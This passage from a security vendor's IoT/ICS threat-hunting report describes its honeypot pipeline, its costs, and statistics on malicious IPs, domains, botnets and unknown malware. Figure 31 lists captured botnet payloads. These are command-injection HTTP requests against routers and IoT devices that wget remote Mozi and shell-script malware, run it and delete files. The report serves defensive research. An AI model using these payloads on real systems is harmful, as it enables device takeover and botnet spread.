Dynamic Analysis

Our threat hunting systems will automatically dynamically adjust the analysis process based on hourly traffic size. This mechanism solves two key problems in data processing:

- If the system has too much data to export it might cause delays – we were able to set this up so it wouldn't impact later system operation and data processing.
- We don't need to dedicate a lot of powerful machines to do data processing and this efficiently cuts down costs.

In-depth Analysis

Different from analyzing honeypots using log files, we perform detailed analysis (IP, domain, payload, malware, etc.) from PCAP via load balancers which are built into the AWS ECS service. This process allows us to efficiently get in-depth analysis on any malicious traffic. At the same time we won't miss any suspicious information. We also don't worry about computing resources, because the load balancer will be scaled automatically by hourly data size. For in-depth analysis, we built a process to pre-process all of the raw data, as well as to join and map it with related fields of all raw data. Through these pre-processes, we can compare each unique piece of raw data with the others.

Payload Classification

We have classified a large number of payloads. Through our classification mechanism, the payloads of the same type of attack are effectively aggregated together to help us identify known and unknown attack situations in a short time. When we get an unknown payload, we analyze it. After analysis, we create internal patterns for malicious payloads and integrate these new patterns into our hunting system. Through the payload classification process, we can review internal patterns daily and sort out a list about unknown and known payloads easily. On the other hand, payload classification helps our hunting system to optimize distinguishability for payload classification. The payload classification executes in the hunting system automatically. It means that we can monitor the classified result and update our internal pattern findings in real time.

One-Click Deployment

For management, we implement one-click deployment after each time we enhance our hunting engines. In this part, we will show a time-lapse video demo to explain how our one-click deployment process works, from hunting engine to output without human intervention.

Construction Costs are Gradually Decreasing

In order to maximize resources, we will automatically freeze data more than 1 year old -- that is, our regular hunting timeline defaults to a maximum of one year. If it is necessary to analyze threats for more than one year, the data must be thawed (24-48 hours later) before analysis. We believe that after reading this, you will also be curious about the cost of building the hunting system on the Cloud. Frankly speaking, at the time of this writing, we cannot provide the specific amount of money spent at each stage. This is for the following reasons:

1- We use different cloud service providers
2- We use more than 30 different cloud services
3- We use multiple cloud service accounts for various related research projects

We have still roughly estimated our monthly expenditure over different periods. Please refer to Figure 23. The gradual reduction in cost does not mean that we will reduce the scale of the hunting system. In fact, we are constantly optimizing the way we process data. Whether it is in data transmission, data aggregation, our Load Balancer that is automatically deployed

based on traffic supply and demand, or something else, we work to maximize use of our resources and minimize resource waste.




Figure 23. Estimated Cost Over Each Period

IN-DEPTH ANALYSIS OF OUR IOT-ICS THREAT INTELLIGENCE

After having introduced our hunting system, we now provide an in-depth analysis of the data collected with our IoT-ICS threat intelligence. We share the results of our hunt, and the useful things we gained. Our analysis spans over a period of just over 1 year, from September 2019 to October 2020. Overall, we hunted and analyzed over 20 TB of traffic, and the following in-depth analysis is based on those 20 TB of traffic.

IoC Hunting as a Service

To show the basic output of our fully automated threat hunting system, we perform real-time blocking with malicious IoC (IPs/domains/vulnerabilities and so on) by hourly feedback to our products. From September 2019 to the first week of October 2020, we detected over 1.2 billion attacks from over 200 countries, hunting over 70 million distinct malicious IPs and 15 million distinct suspicious domains. After our analysis, we retrieved more than 2.2 million malicious domains, and successfully blocked 37 million malicious IPs and 2.1 million malicious domains. We also found that more than 1.49 million devices may have been assimilated into botnets.

Table 2. IoC Count

Malicious IPs Count	70,025,631
Suspicious Domains Count	15,159,404
Malicious Domains Count	2,235,391
Successfully Blocked IPs	37,523,837
Successfully Blocked Domains	2,199,128
Possible Botnet Count	1,491,130

Figure 24 shows all the attacks we hunted on a daily basis (using ‘Session’ as the unit of calculation). From this figure, we can see the number of attacks or connections we detected. On average, about 3 million connections are detected per day, a total which showed a clear growth trend after September of this year.




Figure 24. Hunted Attack and Connection Count

Figure 25 shows the unique malicious IPs that we have detected attacking the hunting engines we've deployed globally on a daily basis. On average, we have detected more than 170,000 malicious IPs per day, showing a steady trend with no particular ups and downs.




Figure 25. Malicious IP Count

Figure 26 shows the number of malicious domains that we detected attacking our globally deployed hunting engine on a daily basis. Regarding malicious domains – we do not discuss the average number here. The figure shows that the number of malicious domains detected at the beginning of October is almost zero. This is due to the malicious domain detection and blocking mechanism having just been transferred from the test environment to the official online environment.




Figure 26. Malicious Domain Count

Figure 27 shows the number of malicious IPs that we have successfully blocked on a daily basis. On average, we block more than 93 thousand malicious IPs every day. Although Figure 27 is based on the daily statistics, we still need to emphasize that our hunting system is based on hours.




Figure 27. Successfully Blocked IPs

Figure 28 shows the number of malicious domains that we have effectively and successfully blocked on a daily basis. On average, we block more than 5,400 malicious domains every day; if we look at the data after January 2020, we block nearly 8,000 unique malicious domains every day on average.




Figure 28. Successfully Blocked Domains

For Figure 25 and Figure 27, we take IPs logged performing malicious or potentially malicious behavior by our hunting engines. We judge whether or not the IP is malicious by conducting comprehensive analysis of the data in our hunting system cloud as well as making comparisons to internal threat intelligence. After confirming that the IP is malicious, it will be blocked. We define these as ‘successfully blocked IPs’. The concepts of Figure 26 and Figure 28 are the same, except for domains.

Global Botnet Analysis and Alerts

After our in-depth botnet analysis, we found more than 1.49 million devices that may be part of botnets. Our definition for botnet is that when the attacker wants to spread or infect externally, the afflicted devices are considered as part of a botnet. Using real cases, we provided customer threat alerts to the public. For example, when we detected some attacks coming from Taiwan's Government Service Network (GSN), we performed analysis and gave feedback to customers who had reached out for an emergency response [8].

Figure 29 shows the number of devices that are possibly part of botnets.




Figure 29. Possible Botnet Count




Figure 30. Top 10 Countries with the Most Devices on Botnets

Figure 31 shows our analysis and alerts related to botnets. It can be seen here that these payloads are all trying to download suspicious scripts or malware from other sources in various forms, trying to carry out various proliferation or control behaviors.

count	payload
1	POST /UD/act?1 HTTP/1.1\r\nHost: 127 :5555\r\n\r\nUser-Agent: Hello, world\r\n\r\nSOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers\r\n\r\nContent-Type: text/xml\r\n\r\nContent-Length: 640\r\n\r\n<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/s
3	GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://120.7. 58932/Mozi.m+-O+/tmp/netgear.sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0\r\n\r\n
1	GET /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2F164.90. %2Finfect%3Bchmod%20777%20infect%3B.%2Finfect HTTP/1.1\r\nHost: 178.62._ _ _ _ 5501\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.6.0 CPython/2.6.6
1	GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*;wget${IFS}http://125.46 :58519/Mozi.a;sh${IFS}/tmp/Mozi.a&>r&&tar${IFS}/string.js HTTP/1.0\r\n\r\n
3	GET /shell?cd+/tmp;rm+-rf+*;wget+http://110.89. :11250/Mozi.a;chmod+777+Mozi.a./tmp/Mozi.a+jaws HTTP/1.1\r\nUser-Agent: Hello, world\r\nHost: 104.248 /\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\nConnection: keep-alive\r\n\r\n
1	POST /UD/act?1 HTTP/1.1\r\nHost: 127.0 :5555\r\n\r\nUser-Agent: Hello, world\r\n\r\nSOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers\r\n\r\nContent-Type: text/xml\r\n\r\nContent-Length: 640\r\n\r\n<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/s
2	POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nHost: 206.189 :37215\r\n\r\nContent-Length: 601\r\n\r\nConnection: keep-alive\r\n\r\nAuthorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1", response="3612f8
10	GET /shell?cd%20/tmp%20%7C%7C%20cd%20/var/run%20%7C%7C%20cd%20/mnt%20%7C%7C%20cd%20/root%20%7C%7C%20cd%20/;%20rm%20-rf%20*;%20wget%20http://45.1 /MPJ.sh;%20chmod%20777%20MPJ.sh;%20sh%20MPJ.sh;%20rm%20-rf%20MPJ.sh;%20history%20
14	POST /cgi-bin/ViewLog.asp HTTP/1.1\r\nHost: 127.0 \r\nConnection: keep-alive\r\n\r\nAccept-Encoding: gzip, deflate\r\n\r\nAccept: */*\r\n\r\nUser-Agent: Sa0aS-owned-you\r\n\r\nContent-Length: 176\r\n\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\n remote_submit_Flag=1&remote_syslog_Flag=1&
1	POST /tmUnblock.cgi HTTP/1.1\r\nHost: 104.248. 8080\r\n\r\nContent-Length: 744\r\n\r\nAccept-Encoding: gzip, deflate\r\n\r\nAccept: */*\r\n\r\nUser-Agent: python-requests/2.6.0 CPython/2.6.6 Linux/2.6.32-754.el6.x86_64\r\n\r\nConnection: keep-alive\r\n\r\nContent-Type: application/x-www-form-urlencoded\r\n\r
1	POST /UD/act?1 HTTP/1.1\r\nHost: 127. 574\r\n\r\nUser-Agent: Hello, world\r\n\r\nSOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers\r\n\r\nContent-Type: text/xml\r\n\r\nContent-Length: 640\r\n\r\n<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/s
2	GET /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2Fspookyservice.xyz%2Finfect%3Bchmod%20777%20infect%3B.%2Finfect HTTP/1.1\r\nHost: 104.248. :5501\r\n\r\nConnection: keep-alive\r\n\r\nAccept-Encoding: gzip, deflate\r\n\r\nAccept: */*\r\n\r\nUser-Agent: python-requests/2.6.0 CPython/2:
1	POST /UD/act?1 HTTP/1.1\r\nHost: 127.0 :5555\r\n\r\nUser-Agent: Hello, world\r\n\r\nSOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers\r\n\r\nContent-Type: text/xml\r\n\r\nContent-Length: 640\r\n\r\n<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/s
2	POST /UD/act?1 HTTP/1.1\r\nHost: 127.0 :5555\r\n\r\nUser-Agent: Hello, world\r\n\r\nSOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers\r\n\r\nContent-Type: text/xml\r\n\r\nContent-Length: 640\r\n\r\n<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/s
1	GET /language/Swedish${IFS}&&cd${IFS}/tmp;rm${IFS}-rf${IFS}*;wget${IFS}http://115.97 :59124/Mozi.a;sh${IFS}/tmp/Mozi.a&>r&&tar${IFS}/string.js HTTP/1.0\r\n\r\n
8	POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\nHost: 159.203 :37215\r\n\r\nContent-Length: 601\r\n\r\nConnection: keep-alive\r\n\r\nAuthorization: Digest username="dslf-config", realm="HuaweiHomeGateway", nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1", response="3612f8
1	POST /UD/act?1 HTTP/1.1\r\nHost: 127.0 :5555\r\n\r\nUser-Agent: Hello, world\r\n\r\nSOAPAction: urn:dslforum-org:service:Time:1#SetNTPServers\r\n\r\nContent-Type: text/xml\r\n\r\nContent-Length: 640\r\n\r\n<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/s
3	GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://27.194 :56168/Mozi.m+-O+/tmp/netgear.sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0\r\n\r\n
3	GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://42.237 :38003/Mozi.m+-O+/tmp/netgear.sh+netgear&curpath=/&currentsetting.htm=1 HTTP/1.0\r\n\r\n
2	GET /shell?cd%20/tmp;%20wget%20http://45.13. \U.sh;%20chmod%20777%20*;%20sh%20TPJ.sh;%20rm%20-rf%20*;%20history%20-c HTTP/1.1\r\nHost: 159.65. 5501\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.6.0 C
3	GET /shell?cd+/tmp;rm+-rf+*;wget+http://116.74. :38306/Mozi.a;chmod+777+Mozi.a./tmp/Mozi.a+jaws HTTP/1.1\r\nUser-Agent: Hello, world\r\nHost: 157.245. l.80\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\nConnection: keep-alive\r\n\r\n
1	GET /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2F93.157. %2Finfect%3Bchmod%20777%20infect%3B.%2Finfect HTTP/1.1\r\nHost: 68.183.16 !1\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.6.0 CPython/2.6.6 Lin
2	GET /shell?cd%20%2Ftmp%3Bwget%20http%3A%2F%2F45.153 !%2Finfect%3Bchmod%20777%20infect%3B.%2Finfect HTTP/1.1\r\nHost: 157.245. 3:60001\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nUser-Agent: python-requests/2.6.0 CPython/2
4	GET /shell?cd%20/tmp%20%7C%7C%20cd%20/var/run%20%7C%7C%20cd%20/mnt%20%7C%7C%20cd%20/root%20%7C%7C%20cd%20/;%20wget%20http://45.13 !PJ.sh;%20curl%20-O%20http://45.1 tPJ.sh;%20chmod%20777%20RPJ.sh;%20sh%20RPJ.sh;%20tftp%2(

Figure 31. Global Botnet Analysis and Alerts (Payload Screenshot from Athena)

The Unknown Malware Playground

According to our analysis, more than 33% of the malware samples we collected were not recognized by VirusTotal, which is equivalent to these being unknown samples. We also use those unknown malware samples to strengthen our detection and defense capabilities of our products and services.

Figure 32 shows the total number of unknown malware that we collected per day, as compared with VirusTotal. On average, we hunted more than 1,200 pieces of malware in a day, and the order of magnitude shows different conditions at different time periods. From September 2019 to December 2019, the number of unknown malware was considerable. However, from January to April 2020, the number of unknown malware was much smaller. We suspect that this may be related to the global COVID-19 situation. We think there is enough evidence to suggest a relationship, but the actual connection is still unknown. After April 2020, we found that the number of unknown malware gradually rose. After September, it showed a higher density than before. It reminds us that there are likely to be more attackers spreading malware or experimenting with immature malware.




Figure 32. VirusTotal Unknown Malware Count

Figure 33 illustrates the ratio of unknown malware based on the total amount of malware we hunted and the total amount of unknown malware according to VirusTotal. The average percentage of malware that is unknown is over 33%. It can be seen from this that a large proportion of the malware we hunted is unknown, which indirectly shows that we have the ability to hunt unknown malware related to IoT. Hunting unknown malware can help us strengthen the detection capabilities of our internal scanning engine, gain insight into which attackers want to perform what kinds of malicious behavior in the near future, or discover 0-day attacks.




Figure 33. VirusTotal Malware Unknown Rate

